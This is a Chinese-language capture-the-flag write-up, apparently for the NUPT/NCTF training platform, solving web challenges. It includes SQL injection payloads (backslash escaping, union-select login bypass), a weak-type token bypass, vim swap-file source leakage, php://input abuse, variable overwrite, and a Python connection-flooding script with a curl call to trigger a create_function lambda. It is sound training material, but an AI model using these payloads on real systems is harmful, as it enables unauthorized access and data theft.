require 'db.inc.php';

function clean($str){
 if(get_magic_quotes_gpc()){
  $str=stripslashes($str);
 }
 return htmlentities($str, ENT_QUOTES);
}

$username = @clean((string)$_GET['username']);
$password = @clean((string)$_GET['password']);

$query='SELECT * FROM users WHERE name=\''.$username.'\' AND pass=\''.$password.'\';';
$result=mysql_query($query);
if(!$result || mysql_num_rows($result) < 1){
 die('Invalid password!');
}

echo $flag;
```

只能通过引入反斜杠，转义原有的单引号，改变原sql语句的逻辑，导致sql注入。


> payload : ?username=&password= or 1%23

```
SELECT * FROM users WHERE
name='\' AND pass='
or 1
#'
```

综合题


> 50pt
> 链接

首先这一题我认为是比较有意思的，考察的东西比较多，不像前面的题目，虽然这个题目也是挺入门的.
首先访问题目，首页中给出很长的 `jsfuck` ，可以使用 `chrome` 浏览器的 `console` 解码。



解码之后可以得到 `1bc29b36f623ba82aaf6724fd3b16718.php` ，然后访问这个文件。这段代码中说 `tip在我脑袋里` 也就是头中，即 `http头中` 。

果然在头中发现这个tip



`history of bash`使用过linux的同志会知道，如果使用的是`bash`，在家目录中会生成`.bash_history`文件用来保存历史命令。
访问`.bash_history`文件，可以得到这样的历史命令


```
zip -r flagbak.zip ./*
```


访问`flagbak.zip`文件，之后解压即可得到flag。

system（暂时无法做）

SQL注入2

> 35pt
> tips : 注入第二题~~主要考察union查询
> http://4.chinalover.sinaapp.com/web6/index.php

这个题目也直接给出了源代码

```
<html>
<head>
Secure Web Login II
</head>
<body>

<?php
if($_POST[user] && $_POST[pass]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $user = $_POST[user];
  $pass = md5($_POST[pass]);
  $query = @mysql_fetch_array(mysql_query("select pw from ctf where user='$user'"));
  if (($query[pw]) && (!strcasecmp($pass, $query[pw]))) {
      echo "<p>Logged in! Key: ntcf{**************} </p>";
  }
  else {
    echo("<p>Log in failure!</p>");
  }
}
?>


<form method=post action=index.php>
<input type=text name=user value="Username">
<input type=password name=pass value="Password">
<input type=submit>
</form>
</body>
<a href="index.phps">Source</a>
</html>
```

可以直接通过参数user注出admin的密码，然后登陆拿flag，也可以直接按照出题者的意图，通过union查询来绕过。当union前面的语句查询不成功的时候会执行后面的语句，所以构造下面的payload：

```
Username=' union select '9b17d9b51d0d090939ca6ff11c7d8c1b&Password=jedi
```


其中的`9b17d9b51d0d090939ca6ff11c7d8c1b`为jedi的md5值。

本地测试结果

```
mysql> select password from users where username='' union select 'jedi';
+----------+
| password |
+----------+
| jedi     |
+----------+
1 row in set (0.00 sec)
```

综合题2

> 80pt
> 链接



这个题有意思，所以单独写了一篇，点击这里。

密码重置2

> 50pt
> tips :
> 1.管理员邮箱观察一下就可以找到
> 2.linux下一般使用vi编辑器，并且异常退出会留下备份文件
> 3.弱类型bypass
> 链接

这个题目也是挺有意思的，所以就要写长一点点呀。访问首页发现找回密码需要一个管理员的电子邮件账号和一个大概只有管理员才知道的token才能执行下一步。

例如我在这里输入输入一个电子邮件和token，界面会返回一个`you are not an admin`。

所以得到找到管理员的电子邮件，像题目给的提示一样，有时候源代码中可能会留下很多重要的信息，比如管理员的电子邮件，程序员的联系方式等等。这些信息可能对渗透有很大的帮助。

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <meta name="renderer" content="webkit" />
    <meta name="admin" content="admin@nuptzj.cn" />
    <meta name="editor" content="Vim" />
    <title>logic</title>
    <style type="text/css">
        body,html{
            position: relative;
```

```
            height: 100%;
            width: 100%;
            padding: 0;
            margin: 0;
            background-color: #272822;
            color: #fff;
        }
        form{
            position: absolute;
            top: 50%;
            left: 50%;
            width: 400px;
            margin: -70px -200px;
        }
        form input{
            display: block;
            margin: 10px auto;
            width: 100%;
            border: none;
            height: 2rem;
            border-radius: 5px;
        }
    </style>
```


而在这个题目源代码中，我们发现了管理员的电子邮件以及编写代码的人（可能是管理员）使用的编辑器`vim`，而vim这个东西异常退出时会留下临时文件常常是`.swp`、`.swo`格式。或者可能会留下备份文件`~`结尾文件。这有什么用呢？可以下载代码呀。


回到解题这，如果我们输入正确的管理员的电子邮件，界面会返回`fail`而不是`you are not an admin`。

并且我们还发现`submit.php`文件的交换文件`http://nctf.nuptzj.cn/web14/.submit.php.swp`。

并且读取`submit.php`的部分代码。

```
.........这一行是省略的代码.........

/*
如果登录邮箱地址不是管理员则 die()
数据库结构

--
-- 表的结构 `user`
--

CREATE TABLE IF NOT EXISTS `user` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(255) NOT NULL,
  `email` varchar(255) NOT NULL,
  `token` int(255) NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM  DEFAULT CHARSET=utf8 AUTO_INCREMENT=2 ;

--
-- 转存表中的数据 `user`
--

INSERT INTO `user` (`id`, `username`, `email`, `token`) VALUES
(1, '****不可见***', '***不可见***', 0);
*/


.........这一行是省略的代码.........

if(!empty($token)&&!empty($emailAddress)){
 if(strlen($token)!=10) die('fail');
 if($token!='0') die('fail');
 $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
 $r = mysql_query($sql) or die('db error');
 $r = mysql_fetch_assoc($r);
 $r = $r['num'];
 if($r>0){
  echo $flag;
 }else{
  echo "失败了呀";
 }
}
```

通过代码审计，我们可以很轻松构造`token`的值`0000000000`，或者`0e12345678`。



file_get_contents

> 40pt
> 链接


这个题目我们可以在源代码中找到已经注释的代码

```
<!--$file = $_GET['file'];
if(@file_get_contents($file) == "meizijiu"){
    echo $nctf;
}-->
```

通过简单的分析，我们可以得到这样的结论

> 通过get方式传递 `flle` =文件名
> 并且这个文件的内容==‘meizijiu’
> 如果等于就打印flag

这时候就用上我们的php伪协议 `php://input` 来构造原始数据的只读流。



变量覆盖

> 40pt
> tips : 变量覆盖，代码审计类题目
> 链接

同样的可以在源代码中找到被注释掉的代码

```
<!--foreach($_GET as $key => $value){
        $$key = $value;
}
if($name == "meizijiu233"){
    echo $flag;
}-->
```

这一题目只考察一个知识点，就是 `$$变量覆盖` ，下面简单的解释一下这个东西
假如存在这样的有缺陷的代码。

```php
$a=1;
foreach (array('_COOKIE','_POST','_GET') as $_request)
{
    foreach ($$_request as $_key=>$_value)
    {
        echo $_key;

        $$_key=  addslashes($_value);
        echo "<br>";
    }
}
echo $a;
```

当浏览器传递访问：http://localhost:8000/fugai.php?a=555
输出的的值为555。
为什么会导致变量覆盖呢？重点在$$符号，从代码中我们可以看出$_key为COOKIE，POST，GET中的参数，比如提交?a=1，则$key的值为a，而还有一个$在a的前面，结合起来则是$a=addslashes($_values);所以这样会覆盖已有的变量$a的值，在这段代码之前的变量都可以覆盖掉.

这个解释直接引用这个大佬的博文

回到题目中，具体的payload如下。

HateIT

> 250pt
> tips : 奶茶在一家互联网公司运维，然而，最近出了点问题...
> 链接

暂时没有做出来，wp在这有空再好好研究
https://www.secpulse.com/archives/72364.html

Anonymous

> 80pt
> tips: PHP是最好的语言，不是吗？
> 链接

这个题目直接给出了源代码


```php
<?php

$MY = create_function("","die(`cat flag.php`);");
$hash = bin2hex(openssl_random_pseudo_bytes(32));
eval("function SUCTF_$hash(){"
    ."global \$MY;"
    ."\$MY();"
    ."}");
if(isset($_GET['func_name'])){
    $_GET["func_name"]();
    die();
}
show_source(__FILE__);
```

参考这位大佬写的wp
直接给出运行的脚本

```python
import requests
import socket
import time
from multiprocessing.dummy import Pool as ThreadPool
try:
    requests.packages.urllib3.disable_warnings()
except:
    pass

def run(i):
    while 1:
        HOST='45.76.173.177'
        PORT=23334
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((HOST, PORT))
        s.sendall('GET / HTTP/1.1\nHost:web.suctf.asuri.org:81\nConnection: Keep-Alive\n\n')
        # s.close()
        print 'ok'
        time.sleep(0.5)

i = 8
pool = ThreadPool( i )
result = pool.map_async( run,range(i) ).get(0xffff)
```

执行完了之后中断，再执行下面的命令即可。

```
curl -b idlefire "http://45.76.173.177:23334/?func_name=%00lambda_1"
```



后言

感觉这个平台的题目挺好的，适合新手但是也有一些高难度的题目，基本没有脑洞。共勉。